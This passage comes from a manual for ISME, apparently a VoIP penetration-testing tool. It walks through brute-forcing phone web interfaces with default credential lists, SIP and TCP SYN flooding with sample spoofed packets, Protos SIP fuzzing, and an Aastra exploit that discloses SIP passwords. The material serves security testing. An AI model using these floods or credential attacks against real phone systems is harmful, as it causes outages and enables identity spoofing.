


Steps 2 to 5 are identical to Aastra phones. Please refer to it.

Note: Polycom soundpoint web server could be protected by authentication in different manners. By default, only specific web pages are protected. In this case, the message “*No login/password set to access the main web gui – WARNING*” will appear. The obvious counter measure is configuring a global authentication.


Step 4: Save the result

Select menu “File -> Save scan results”.



6.10- SNOM IP Phones


Step 1: Menu “Tools->SNOM Web Bruteforcer”. A new window will open.



Steps 2 to 5 are identical to Aastra phones. Please refer to it.


Note: SNOM IP Phones have different default login/password depending on models and versions. The following couples are currently tested:

- administrator/0000
- admin/admin
- administrator/0000
- -/0000



6.11- Tools: SIP Flooding


6.11.1- Concept



- Starvation of SIP resources
- Specific actions of IP Phones are no more possible or get random errors

6.11.2- Using ISME to do it

Step 1: To launch the attack interface, go to menu “Tools -> SIP Flooding”




Step 2: enter the target IP address and choose SIP message type.



Step 3: Launch attack with the menu “File -> Launch SIP Flood”.



Step 4: Stop flooding attack, just click on the bottom button “Stop flooding”.



6.11.3- Details of crafted packets

6.11.3.1- SIP Invite packet

```

Session Initiation Protocol
  Request-Line: INVITE sip:isme_dest@10.158.213.152 SIP/2.0
  Message Header
    Via: SIP/2.0/UDP 32.124.153.11;branch=z9hG4jk
    To: <sip:10.158.213.152@10.158.213.152>
    From: <sip:isme_src@32.124.153.11>;tag=qwzng
    Call-ID: isme_src@32.124.153.11
    CSeq: 911319 INVITE
    Contact: sip:isme_src@32.124.153.11
    Content-Type: application/sdp
    Max-Forwards: 70
    User-Agent: ISME v0.5
    Subject: You've been flood

```

Source IP address is random for each packet.

6.11.3.2- SIP Options packet

```

Session Initiation Protocol
  Request-Line: OPTIONS sip:10.158.213.152 SIP/2.0
  Message Header
    Via: SIP/2.0/UDP 124.46.128.40:9;branch=z9hG4jk
    From: <sip:isme_src@124.46.128.40>;tag=qwzng
    To: <sip:10.158.213.152>
    Call-ID: isme_src@124.46.128.40
    CSeq: 959070 OPTIONS
    Contact: sip:isme_src@124.46.128.40
    Max-Forwards: 70
    User-Agent: ISME v0.5

```

Source IP address is random for each packet.

6.11.3.3- *SIP Register packet*

```
▼ Session Initiation Protocol
  ▶ Request-Line: REGISTER sip:10.158.213.152 SIP/2.0
  ▼ Message Header
    ▶ Via: SIP/2.0/UDP 137.189.247.88:5060
    ▶ From: ISME <sip:isme_src@137.189.247.88>;tag=qwzng
    ▶ To: TARGET <sip:target@10.158.213.152>
      Call-ID: isme-src@137.189.247.88
    ▶ CSeq: 985714 REGISTER
    ▶ Contact: sip:isme_src@137.189.247.88
      Allow: NOTIFY
      Allow: REFER
      Allow: OPTIONS
      Allow: INVITE
      Allow: ACK
      Allow: CANCEL
      Allow: BYE
      User-Agent: ISME v0.5
```

Source IP address is random for each packet.

6.11.4- *performance issue*

The script is sending an average of 16 000 packets per second on my computer.

If higher performance is necessary, I would recommend to use tools written in a language that is not interpreted (sipsak for options flooding for example – sipsak.org).

6.12- Tools: SIP Fuzzer - Protos

6.12.1- Concept

Fuzz testing or fuzzing is a software testing technique, often automated or semi-automated, that involves providing invalid, unexpected, or random data to the inputs of a computer program. The program is then monitored for exceptions such as crashes, or failing built-in code assertions or for finding potential memory leaks. Fuzzing is commonly used to test for security problems in software or computer systems.

6.12.2- PROTOS SIP

Protos can be found at the following url:
https://www.ee.oulu.fi/research/ouspg/PROTOS_Test-Suite_c07-sip

5.12.2.1- Test case details

Legend:

- "Name" column represents the tag-names of the test-groups. Tags reflect the header and field names in the protocol specification. Tags can be used to follow which parts of the PDU are being tested.
- "Exceptional Elements" column describes which exceptional element categories are integrated in the test-group.
- "First Index #" and "Test Cases" columns describe the first test-case number for a test-group, and the number of cases from there on.

Name	Exceptional Elements	First Index #	Test Cases
valid	n/a	0	1
SIP-Method	overflow-general, overflow-space, overflow-null, fmtstring, utf-8, ansi-escape	1	193
SIP-Request-URI	sip-URI	194	61
SIP-Version	sip-version	255	75
SIP-Via-Host	ipv4-ascii	330	106
SIP-Via-Hostcolon	overflow-colon	436	16
SIP-Via-Hostport	integer-ascii	452	46
SIP-Via-Version	sip-version	498	75
SIP-Via-Tag	sip-tag	573	57
SIP-From-Displayname	overflow-general, overflow-space, overflow-null, fmtstring, utf-8, ansi-escape	630	193
SIP-From-Tag	sip-tag	823	57
SIP-From-Colon	overflow-colon	880	16
SIP-From-URI	sip-URI	896	61
SIP-Contact-Displayname	overflow-general, overflow-space, overflow-null, fmtstring, utf-8, ansi-escape	957	193

SIP-Contact-URI	sip-URI	1150	61
SIP-Contact-Left-Paranthesis	overflow-leftbracket	1211	16
SIP-Contact-Right-Paranthesis	overflow-rightbracket	1227	16
SIP-To	overflow-general, overflow-space, overflow-null, fmtstring, utf-8, ansi-escape	1243	193
SIP-To-Left-Paranthesis	overflow-leftbracket	1436	16
SIP-To-Right-Paranthesis	overflow-rightbracket	1452	16
SIP-Call-Id-Value	overflow-general, overflow-space, overflow-null, fmtstring, utf-8, ansi-escape	1468	193
SIP-Call-Id-At	overflow-at	1661	16
SIP-Call-Id-Ip	ipv4-ascii	1677	106
SIP-Expires	integer-ascii	1783	46
SIP-Max-Forwards	integer-ascii	1829	46
SIP-Cseq-Integer	integer-ascii	1875	46
SIP-Cseq-String	overflow-general, overflow-space, overflow-null, fmtstring, utf-8, ansi-escape	1921	193
SIP-Content-Type	overflow-general, overflow-space, overflow-null, fmtstring, utf-8, ansi-escape, content-type	2114	247
SIP-Content-Length	integer-ascii	2361	46
SIP-Request-CRLF	crlf	2407	10
CRLF-Request	crlf	2417	10
SDP-Attribute-CRLF	crlf	2427	10
SDP-Proto-v-Identifier	overflow-general, overflow-space, overflow-null, fmtstring, utf-8, ansi-escape	2437	193
SDP-Proto-v-Equal	overflow-equal	2630	16
SDP-Proto-v-Integer	integer-ascii	2646	46
SDP-Origin-Username	overflow-general, overflow-space, overflow-null, fmtstring, utf-8, ansi-escape	2692	193
SDP-Origin-Sessionid	integer-ascii	2885	46
SDP-Origin-Networktype	overflow-general, overflow-space, overflow-null, fmtstring, utf-8, ansi-escape	2931	193
SDP-Origin-Ip	ipv4-ascii	3124	106
SDP-Session	overflow-general, overflow-space, overflow-null, fmtstring, utf-8, ansi-escape	3230	193
SDP-Connection-Networktype	overflow-general, overflow-space, overflow-null, utf-8, fmtstring	3423	188
SDP-Connection-Ip	ipv4-ascii	3611	106
SDP-Time-Start	integer-ascii	3717	46
SDP-Time-Stop	empty	3763	1
SDP-Media-Media	overflow-general, overflow-space, overflow-null,	3764	193

	fmtstring, utf-8, ansi-escape		
SDP-Media-Port	integer-ascii	3957	46
SDP-Media-Transport	overflow-general, overflow-space, overflow-null, fmtstring, ansi-escape	4003	118
SDP-Media-Type	integer-ascii	4121	46
SDP-Attribute-Rtpmap	overflow-general, overflow-space, overflow-null, fmtstring, ansi-escape	4167	118
SDP-Attribute-Colon	overflow-colon	4285	16
SDP-Attribute-Payloadtype	integer-ascii	4301	46
SDP-Attribute-Encodingname	integer-ascii	4347	118
SDP-Attribute-Slash	overflow-slash	4465	16
SDP-Attribute-Clockrate	integer-ascii	4481	46

6.12.2.2- Using ISME to do it

Step 1: To launch the attack interface, go to menu “Tools -> SIP Fuzzing – Protos”



Step 2: Enter the target IP address (one target only)




Step 3: Select the fuzzing method.

- Yes (all fuzzing case): run the 4527 fuzzing case included in protos sip.
- No (Select fuzzing cases): run only specific cases to test a particular area.

Step 4:

If the running of all the tests has been selected - Yes (all fuzzing case) - we could proceed with the launching. Go to menu “File -> Launch fuzzing session”.




Else, it is necessary to select the test case that should be run by selecting it through the “Select fuzzing method” menu.




Once the selection is done, launch the fuzzing through “File -> Launch fuzzing session”.

Step 5: once the fuzzing session is terminated, have a look on the target to see if it's still working properly...




Note: running a sniffer (wireshark) on your computer will provide the capacity to analyze what is sent and what are the answers.



6.13- TCP SYN Flood


6.13.1- Concept

TCP Starvation is an old and well known attack. Nonetheless, it is still effective against services using TCP that are not protected by a firewall. Thus, a CUCM could be rendered useless with a simple PC through a TCP Starvation attack on signalization port.




6.13.2- Using ISME to do it


To launch the attack interface, go to menu “Tools -> LAN: TCP SYN Flood”




Enter CUCM IP address and choose signalization port to flood.




Go to menu “File ->Launch TCP SYN FLOOD”



To stop the flooding, use the button at the bottom of the windows.



Errors are sometime coming up in the console windows. I do not know what is causing them *yet*. Nevertheless, it does not impact the attack so do not worry about it.



```

Terminal — perl5.12 — 98x25
bash
perl5.12
Thread 46 terminated abnormally: sendto() at /opt/local/lib/perl5/site_perl/5.12.4/darwin-thread-multi-2level/Net/RawIP.pm line 630.
Thread 47 terminated abnormally: sendto() at /opt/local/lib/perl5/site_perl/5.12.4/darwin-thread-multi-2level/Net/RawIP.pm line 630.
Thread 48 terminated abnormally: sendto() at /opt/local/lib/perl5/site_perl/5.12.4/darwin-thread-multi-2level/Net/RawIP.pm line 630.
Thread 49 terminated abnormally: sendto() at /opt/local/lib/perl5/site_perl/5.12.4/darwin-thread-multi-2level/Net/RawIP.pm line 630.
Thread 50 terminated abnormally: sendto() at /opt/local/lib/perl5/site_perl/5.12.4/darwin-thread-multi-2level/Net/RawIP.pm line 630.
Thread 51 terminated abnormally: sendto() at /opt/local/lib/perl5/site_perl/5.12.4/darwin-thread-multi-2level/Net/RawIP.pm line 630.
Attempt to free non-existent shared string '_ErrorInfo_', Perl interpreter: 0x100800000 at /opt/local/lib/perl5/site_perl/5.12.4/darwin-thread-multi-2level/Tk.pm line 424.
Thread 52 terminated abnormally: sendto() at /opt/local/lib/perl5/site_perl/5.12.4/darwin-thread-multi-2level/Net/RawIP.pm line 630.
Thread 53 terminated abnormally: sendto() at /opt/local/lib/perl5/site_perl/5.12.4/darwin-thread-multi-2level/Net/RawIP.pm line 630.
Attempt to free non-existent shared string '_ErrorInfo_', Perl interpreter: 0x100800000 at /opt/local/lib/perl5/site_perl/5.12.4/darwin-thread-multi-2level/Tk.pm line 424.
Thread 54 terminated abnormally: sendto() at /opt/local/lib/perl5/site_perl/5.12.4/darwin-thread-multi-2level/Net/RawIP.pm line 630.
Attempt to free non-existent shared string '_ErrorInfo_', Perl interpreter: 0x100800000 at /opt/local/lib/perl5/site_perl/5.12.4/darwin-thread-multi-2level/Tk.pm line 424.

```

6.13.3- performance issue

The script is sending an average of 7 000 packets per second on my computer.

If higher performance is necessary, I would recommend to use tools written in a language that is not interpreted (netwox option 76 for example).

7- Exploits

7.1- Aastra SIP Phone: Web GUI information disclosure

7.1.1- Description

```

-----
Vulnerability: Polycom IP Phone Web Interface Data Disclosure Vulnerability
OSVDB-ID: 72941
EDB-ID: 17376
Date: 08/06/2011
Author: Yakir Wizman
Website Link: http://www.aastra.com
Tested on Version: 55i, 6757i, 9143i, 9480i
Patch: unknown


DATA DISCLOSURE:
The data disclosure vulnerability has been found in the section of 'Global SIP'
of Aastra IP Phone software. The vulnerability allows the attacker to disclose
the password of the SIP profile that is used to connect to ISP or PBX.
To exploit the vulnerability and disclose the data we need to access the web GUI
by through this url http://address/globalSIPsettings.html, or this one
http://address/SIPsettingsLine1.html. we now have Caller ID, Authentication,
Name, and Password. By editing the source code, we are able to see account
name, password and SIP registrar fields in clear.
All the needed information to spoof the identity of the user are available ...

WORKAROUND
Disable the web interfaces as soon as possible.
Change default passwords.
Keep IP Address private (public networks are to avoid)
-----

```


7.1.2- Run the exploit

Step 1: To launch the attack interface, go to menu “Exploits -> Aastra Web Disclosure”.




Step 2:

Select the type of target (single or subnet) and login/password type (default or specific).



Step 3: Enter information regarding IP address, subnet and/or login/password.

Step 4: launch the exploit (go to menu “File -> Launch exploit”)



